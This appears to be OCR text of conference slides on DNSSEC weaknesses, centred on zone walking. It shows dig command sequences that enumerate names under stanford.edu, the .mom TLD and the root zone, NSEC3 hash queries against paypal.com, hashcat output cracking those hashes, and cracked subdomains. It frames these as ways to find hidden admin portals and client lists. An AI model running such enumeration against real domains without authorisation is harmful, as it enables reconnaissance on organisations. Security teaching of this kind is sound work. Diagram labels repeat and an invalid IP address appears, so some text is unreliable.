
DNSSEC Doesn't Protect the Final Mile



cloudflare.com?
idk? ask .com
DNS root server
cloudflare.com?
cloudflare.com?
idk? ask cloudflare.com
DNS server for .com
User
103.532.245.12
1.1.1.1 Resolver /
Domain Controller
cloudflare.com?
103.532.245.12
DNS server for cloudflare.com


cloudflare.com?
idk? ask .com
DNS root server
cloudflare.com?
cloudflare.com?
idk? ask cloudflare.com
DNS server for .com
User
103.532.245.12
1.1.1.1 Resolver/
Domain Controller
cloudflare.com?
103.532.245.12
DNS server for cloudflare.com



cloudflare.com?
idk? ask .com
DNS root server
cloudflare.com?
cloudflare.com?
cloudflare.com?
idk? ask cloudflare.com
137.137.137.137
103.532.245.12
User
MitM
1.1.1.1 Resolver/
Domain Controller
DNS server for .com
cloudflare.com?
103.532.245.12
DNS server for cloudflare.com


cloudflare.com?
idk? ask .com
DNS root server
cloudflare.com?
cloudflare.com?
cloudflare.com?
idk? ask cloudflare.com
137.137.137.137
103.532.245.12
User
MitM
1.1.1.1 Resolver/
Domain Controller
DNS server for .com
cloudflare.com?
103.532.245.12
DNS server for cloudflare.com



https://www.rfc-editor.org/rfc/rfc4033#section-4
A method for signaling advanced error codes and policy between a security-aware stub resolver and security-aware recursive nameservers is a topic for future work, as is the interface between a security-aware resolver and the applications that use it. Note, however, that


cloudflare.com?
idk? ask .com
DNS root server
cloudflare.com?
cloudflare.com?
cloudflare.com?
idk? ask cloudflare.com
137.137.137.137
103.532.245.12
User
MitM
1.1.1.1 Resolver/
Domain Controller
DNS server for .com
cloudflare.com?
103.532.245.12
DNS server for cloudflare.com


```
▾ Additional records
  ▾ <Root>: type OPT
      Name: <Root>
      Type: OPT (41)
      UDP payload size: 1232
      Higher bits in extended RCODE: 0x00
      EDNS0 version: 0
    ▾ Z: 0x8000
        1... .... .... .... = DO bit: Accepts DNSSEC security RRs
```



DNSSEC Exposes Zone Contents



Negative Answers




NXDOMAIN

Means the name doesn't exist. E.g:
missing.cloudflare.com

NODATA

The name exists, but not the requested type. E.g:
blog.cloudflare.com
has an A record, but would return NODATA for a MX record




Denial of Existence Attack

dig +dnssec blogchain.stanford.edu (NXDOMAIN)


```
blocky.stanford.edu. 1800 IN NSEC BLoo-Mac-Backup.stanford.edu.
A CNAME RRSIG NSEC
```

Excerise


Time to stretch your legs!




```
dig +dnssec blogchain.stanford.edu
blocky.stanford.edu.    1800    IN      NSEC    BLoo-Mac-Backup.stanford.edu. CNAME RRSIG NSEC

dig +dnssec 0.BLoo-Mac-Backup.stanford.edu
BLoo-Mac-Backup.stanford.edu. 1800 IN   NSEC    BLoo-MacBook12.stanford.edu. A RRSIG NSEC

dig +dnssec 0.BLoo-MacBook12.stanford.edu
BLoo-MacBook12.stanford.edu. 1800 IN    NSEC    blood.stanford.edu. A RRSIG NSEC

dig +dnssec 0.blood.stanford.edu
blood.stanford.edu.     1800    IN      NSEC    bloodcenter.stanford.edu. A RRSIG NSEC

dig +dnssec 0.bloodcenter.stanford.edu
bloodcenter.stanford.edu. 1800  IN      NSEC    www.bloodcenter.stanford.edu. CNAME RRSIG NSEC
```




```
dig +dnssec your-choice.mom
your-choice.mom.     3600 IN NSEC your-girlfriend.mom. NS RRSIG NSEC

dig +dnssec your-girlfriend.mom
your-girlfriend.mom. 3600 IN NSEC yourboy.mom. NS RRSIG NSEC

dig +dnssec yourboy.mom
yourboy.mom.         3600 IN NSEC yourdating.mom. NS RRSIG NSEC

dig +dnssec yourdating.mom
yourdating.mom.      3600 IN NSEC yourdead.mom. NS RRSIG NSEC
```



```
dig +dnssec .
.       86400 IN NSEC aaa. NS SOA RRSIG NSEC DNSKEY

dig +dnssec aaa0.
aaa.    86400 IN NSEC aarp. NS DS RRSIG NSEC

dig +dnssec aarp0.
aarp.   86400 IN NSEC abarth. NS DS RRSIG NSEC

dig +dnssec abarth0.
abarth. 86400 IN NSEC abb. NS DS RRSIG NSEC

dig +dnssec abb0.
abb.    86400 IN NSEC abbott. NS DS RRSIG NSEC
```






NSEC(3) Walker

https://github.com/CyberCX-STA/NSEC-3-Walker

dig +dnssec missing.paypal.com

OOCPKBP66G85MDHIR5VLAI3EVUSVFVO1.paypal.com. 300 IN NSEC3 1 0 10 87DA9557F2EEA8FD836D OQ03JPK0N27LARJDE6B4GM77K9LU6BA4 A RRSIG



Prior Name

Previous alphabetical name (hashed)

Algorithim

Currently only SHA-1 is supported

Iterations

Number of *additional* SHA-1 iterations to apply

Salt

Salt to postpend to the domain

Next Name

Next alphabetical name (hashed)

```
dig +dnssec 00000.paypal.com
9OGJGJTCFGOP7UCIDGQFQ36LKIM590GE.paypal.com. 300 IN NSEC3 1 0 10 87DA9557F2EEA8FD836D 9P4FESK46VFRQJP73ETPMFNF8H0JM1QI A RRSIG


dig +dnssec 00001.paypal.com
NRKC6HN4OJAKMPQHIPVLM19UBBLRD3HP.paypal.com. 300 IN NSEC3 1 0 10 87DA9557F2EEA8FD836D NV3EL7OT4GPHHL0D9I3AFISSFF0B8IM8 A RRSIG


dig +dnssec 00002.paypal.com
KF7MLBS38BKDK6UFORT3RV4IOGR84ULT.paypal.com. 300 IN NSEC3 1 0 10 87DA9557F2EEA8FD836D KH5C01HSQELSG6B5QGJA2BUIRVP5BTR5 A RRSIG


dig +dnssec 00003.paypal.com
1TB1MBMMORDKDVH8HGBC6FU26M29JI11.paypal.com. 300 IN NSEC3 1 0 10 87DA9557F2EEA8FD836D 200AEO2BQJF5M8CI7MM3TCKKL4CNQHOV A TXT MX RRSIG


dig +dnssec 00004.paypal.com
AO5GEQV51EG16AFC710NPTF9NNPA53FU.paypal.com. 300 IN NSEC3 1 0 10 87DA9557F2EEA8FD836D APESHE9Q5094RITV0FDCTMHHU7AA2295 A RRSIG


dig +dnssec 00005.paypal.com
3749JG8L2495KDGEDSJ0TVC1PEFRNH36.paypal.com. 300 IN NSEC3 1 0 10 87DA9557F2EEA8FD836D 38IF4F227DRBDQJQ6T21N09UK2ONADF8 A RRSIG
```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session..........: harrison
Status...........: Running
Hash.Mode........: 8300 (DNSSEC (NSEC3))
Hash.Target......: .\Harrison-misc\NSEC3_HASHES.txt
Time.Started.....: Mon Sep 26 11:51:12 2022 (34 mins, 45 secs)
Time.Estimated...: Mon Sep 26 13:49:06 2022 (1 hour, 23 mins)
Kernel.Feature...: Optimized Kernel
Guess.Mask.......: ?1?1?1?1?1?1?1 [6]
Guess.Charset....: -1 abcdefghijklmnopqrstuvwxyz0123456789-_., -2 Undefined, -3 Unde
Guess.Queue......: 6/6 (100.00%)
Speed.#1.........:  2147.0 MH/s (148.38ms) @ Accel:256 Loops:39 Thr:512 Vec:1
Speed.#2.........:  1913.1 MH/s (152.92ms) @ Accel:256 Loops:39 Thr:512 Vec:1
Speed.#3.........:   562.6 MH/s (104.81ms) @ Accel:256 Loops:39 Thr:512 Vec:1
Speed.#4.........:   571.0 MH/s (103.27ms) @ Accel:256 Loops:39 Thr:512 Vec:1
```


Taking the DNS for a Walk: NSEC3 Prevalence and Recoverability

Whitepaper Drop

harrisonm.com/whitepapers




Fig. 3. Names cracked over time.

0cd20b6fe61233e4a24bf70f30c9ba46.paypal.com
1sfdcltuat1207alt._domainkey.paypal.com
detectify9571fe0a85a449394123688ae623c621.paypal.com


NSEC(3) Crawling > Traditional DNS enum

External Network/OSINT consultants, take note

Why should I care?


For adversaries or bug bounty hunters, finding this would be interesting:
secret.admin.portal.acme.com

Secret Admin Portals



If you could walk *.gov* or *.mil* you may find something spicy.

Government Agencies



If a domain has subdomains for each client, you can leak clientele and infer business size.

Leak Clientele

NSEC: 1096 bytes

```
ietf.org.           1799    IN      SOA     ns0.amsl.com. glen.amsl.com. 1200000317 1800 1800 604800
ietf.org.           1799    IN      RRSIG   SOA 5 2 1800 20170213210533 20160214200831 40452 ietf.or
ietf.org.           1799    IN      NSEC    ietf1._domainkey.ietf.org. A NS SOA MX TXT AAAA RRSIG NS
ietf.org.           1799    IN      RRSIG   NSEC 5 2 1800 20170213210816 20160214200831 40452 ietf.o
www.apps.ietf.org.  1799    IN      NSEC    cloudflare-verify.ietf.org. A RRSIG NSEC
www.apps.ietf.org.  1799    IN      RRSIG   NSEC 5 4 1800 20170213210614 20160214200831 40452 ietf.o
```

Black Lies: 357 bytes

```
cloudflare.com.             1799    IN      SOA     ns3.cloudflare.com. dns.cloudflare.com. 202074
blog.cloudflare.com.        3599    IN      NSEC    \000.blog.cloudflare.com. RRSIG NSEC
cloudflare.com.             1799    IN      RRSIG   SOA 13 2 86400 20160220230013 20160218210013 3
blog.cloudflare.com.        3599    IN      RRSIG   NSEC 13 3 3600 20160220230013 20160218210013 3
```

DNS’s Future

What's to come?

04

DNS-over-TLS ("DoT") [edit]

Main article: DNS-over-TLS

An IETF standard for encrypted DNS emerged in 2016, utilizing standard Transport Layer Security (TLS) to protect the entire connection, rather than just the DNS payload. DoT servers listen on TCP port 853. RFC 7858 specifies that opportunistic encryption and authenticated encryption may be supported, but did not make either server or client authentication mandatory.

DNS-over-HTTPS ("DoH") [edit]

Main article: DNS-over-HTTPS

A competing standard for DNS query transport was introduced in 2018, tunneling DNS query data over HTTPS (which in turn transports HTTP over TLS). DoH was promoted as a more web-friendly alternative to DNS since, like DNSCrypt, it travels on TCP port 443, and thus looks similar to web traffic, though they are easily differentiable in practice.[38] DoH has been widely criticized for decreasing user anonymity relative to DoT.[39]

DNS-over-TOR [edit]

Like other Internet protocols, DNS may be run over VPNs and tunnels. One use which has become common enough since 2019 to warrant its own frequently used acronym is DNS-over-Tor. The privacy gains of Oblivious DNS can be garnered through the use of the preexisting Tor network of ingress and egress nodes, paired with the transport-layer encryption provided by TLS.[43]


DNSCurve

From Wikipedia, the free encyclopedia

DNSCurve is a proposed secure protocol for the Domain Name System (DNS), designed by Daniel J. Bernstein.


CLOUDFLARE

